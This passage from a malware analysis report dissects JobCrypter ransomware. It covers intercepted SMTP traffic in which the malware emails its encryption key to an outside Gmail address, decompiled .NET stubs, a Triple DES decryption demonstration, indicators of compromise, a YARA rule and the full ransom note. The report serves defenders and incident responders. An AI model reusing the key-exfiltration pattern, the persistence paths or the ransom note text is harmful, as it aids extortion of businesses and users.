That value will be used as subject of the mail sent to the c2, as shown in the intercepted traffic. With this e-mail message, the malware also sends to the cyber-criminal a long string composed by 96 digits: the encryption key.




```
MAIL FROM:<laurent.pierre@pilote-seine.fr>
250 Requested mail action okay, completed
RCPT TO:<laggouneo11@gmail.com>
250 OK
DATA
354 Start mail input; end with <CRLF>.<CRLF>
MIME-Version: 1.0
From: "ADMIN-PC" <laurent.pierre@pilote-seine.fr>
To: laggouneo11@gmail.com
Date: 12 Apr 2021 15:27:17 +0200
Subject: AAA7C0C83BB
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

RTEE=0D=0A=0D=0ARRRTC: 94048236284714202291565041930140102824607782567890416683990629504446124

.
250 Requested mail action okay, completed: id=1MUGNZ-1l6KrG2zIZ-00RJCM
```

Figure 9: C2 communication

The File Encryption Algorithm

As shown in the above figure, the malware sends to the C2 a long string composed by 96 digits.
It actually is the key adopted to encrypt the data. In fact, the next operation of the malware is to create that string by using a random generation algorithm provided by the .NET environment.




```
        // Token: 0x0600008F RID: 143 RVA: 0x00002864 File Offset: 0x00002864
        [MethodImpl(MethodImplOptions.NoInlining)]
        public static string CreateRandomPassword(int PasswordLength)
        {
            return null;
        }

        // Token: 0x06000090 RID: 144 RVA: 0x00002874 File Offset: 0x00002874
        [MethodImpl(MethodImplOptions.NoInlining)]
        public static string GetHDSerial()
        {
            return null;
        }

        // Token: 0x06000091 RID: 145 RVA: 0x00002884 File Offset: 0x00002884
        [MethodImpl(MethodImplOptions.NoInlining)]
```

```
Locali
Nome                    Valore
PasswordLength          0x00000060
```

Figure 10: Evidence of CreateRandomPassword

That string is hashed with the MD5 algorithm and it now prepared to be used as encryption key. The encryption algorithm used to encrypt the victim’s data is Triple DES algorithm, the same used for the infection of about 2 years ago shown by TrendMicro:




```
// Token: 0x06000248 RID: 584 RVA: 0x0001696C File Offset: 0x0001696C
[MethodImpl(MethodImplOptions.NoInlining)]
public static void e0AD58ptD(object A_0, CipherMode A_1, G5QoVhx5efaet51vIT A_2)
{
    A_2(A_0, A_1);
}

// Token: 0x06000249 RID: 585
public extern G5QoVhx5efaet51vIT(object, IntPtr);

// Token: 0x0600024A RID: 586 RVA: 0x00016980 File Offset: 0x00016980
[MethodImpl(MethodImplOptions.NoInlining)]
```

Locali

Nome	Valore
value	{System.Security.Cryptography.TripleDESCryptoServiceProvider}
value	ECB
value	{G5QoVhx5efaet51vIT}

Figure 11: Encryption algorithm

At this point, the question is: It is possible to restore the data? The answer could be yes, with a security monitoring appliance such as a Genku Probe able to intercept the mail sent to the C2. In this case, the advantage is so evident, because there is no encrypted channel, and the key is sent in cleartext.



Input type:	Text
Input text: (hex)	26 15 46 FD 6A 58 BD 14 E8 C2 57 D6 E4 E6 6C F6 19 FA D7 85 E4 6D 86 C4 44 D9 B9 51 2B 51 DD 22 B1 0A 25 AE C7 6B 50 8C 44 D9 B9 51 2B 51 DD 22 69 E4 1A 88 62 BA AF 8B DF 3F B2 87 C8 96 95 B0
	○ Plaintext ● Hex Autodetect: ON | OFF
Function:	3DES
Mode:	ECB (electronic codebook)
Key: (hex)	48 38 69 17 80 46 BF EE AB F1 06 6E E8 21 D3 B9
	○ Plaintext ● Hex

Decrypted text:

```
00000000  54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 41  T V q Q A A M A A A A E A A A A
00000010  2f 2f 38 41 41 4c 67 41 41 41 41 41 41 41 41 41  / / 8 A A L g A A A A A A A A A
00000020  51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  Q A A A A A A A A A A A A A A A
00000030  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  A A A A A A A A A A A A A A A A
00000040  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  A A A A A A A A A A A A A A A A
00000050  79 41 41 41 41 41 34 66 75 67 34 41 74 41 6e 4e  y A A A A A 4 f u g 4 A t A n N
00000060  49 62 67 42 54 4d 30 68 56 47 68 70 63 79 42 77  I b g B T M 0 h V G h p c y B w
00000070  63 6d 39 6e 63 6d 46 74 49 47 4e 68 62 6d 35 76  c m 9 n c m F t I G N h b m 5 v
00000080  64 43 42 69 5a 53 42 79 64 57 34 67 61 57 34 67  d C B i Z S B y d W 4 g a W 4 g
00000090  52 45 39 54 49 47 31 76 5a 47 55 75 44 51 30 4b  R E 9 T I G 1 v Z G U u D Q 0 K
```

Figure 12: Example of decrypting data

Conclusion

Ransomware is still a big problem for many companies and users. Such kind of classic ransomware attacks run by micro-criminals could be lethal for SMB businesses and very harassing for Enterprises because, even if the decryption could be possible and the impact could be only local, this kind of attacks are becoming even more frequent nowadays and the costs of being continuously overwhelmed by user machine restoring operation is pose a relevant threat to IT departments.

Investments in EDR solutions such as Yoroi’s Kanwa endpoint agent and SOC monitoring services such as the Yoroi’s Cyber Security Defence Services are valuable pieces in
the sustainable Information Security strategy enabling IT resources to be free to focus on the business.

Indicators of Compromise

C2 (email addresses)

- [email protected][.fr (Compromised Email sender)
- [email protected][.ch
- [email protected]]com
- [email protected][.com

Hash

- 682ab3a13d3b8f303e7947bcc03a36fa4977d82ae546f1b07e1f5684d2caff6d
- 150e8ef3f1b0d5b5b2af2ffc8d540cb0e36ecdcaf5001bab2f318e36a3c25302
- d7533dffcfe5215db5a1f06eb6f5096c8d22fa264379c763316ce6434db47421

Persistence

- C:\Users\%USER%\AppData\Roaming\Microsoft\Windows Start Menu\Programs\Startup\REZZZS.js
- C:\Users\%USER%\AppData\Roaming\ERFFREEED.exe

Yara Rules

```
rule JobCrypter_2104{


    meta:
      description = "Yara Rule for JobCrypter Ransomware - End of March 2021 "
      author = "Yoroi Malware ZLab"
      last_updated = "2021-04-13"
      tlp = "white"
      category = "informational"


    strings:
                 $a1 = { 3B C2 8D A0 ?? 00   }
 $a2 = { 2A 28 C5 00 00 06 20 03 }
 $a3 = { 20 BC 01 00 00 FE 0E 04 00 38 }
 $a4 = { AB 39 00 00 83 54 00 00 8C }
 $a5 = { 69 44 F4 E8 B7 78 50 EF }
 $a6 = { 0E 03 6F 4F 02 00 06 }
 $a7 = { 71 70 F4 48 B9 68 18 65 }

    condition:
uint16(0) == 0x5A4D and 4 of them
}
```

Ransom Note

```
We are human beings without a job, we are not looking for problems, we just want to feed our
families,

We encrypted all your files using a powerful algorithm.

We ask you to pay a ransom of 500 euros to decrypt and restore your files.

We guarantee your files will be fully opened

Contact us by email to communicate the payment method :



[email protected]

[email protected]



***** What guarantee you? ****

You can send one of your encrypted files on your computer and we decrypt it for free

But we can only decrypt one file for free. The file must not contain valuable information.

Write this ID ######## in the title of your message





You have 7 days to purchase your key from this date:

If you exceed the deadline it will increase by $ 100 per day, so we advise you to respect the above
mentioned deadlines
```

This blog post was authored by Luigi Martire and Luca Mella of Yoroi Malware ZLAB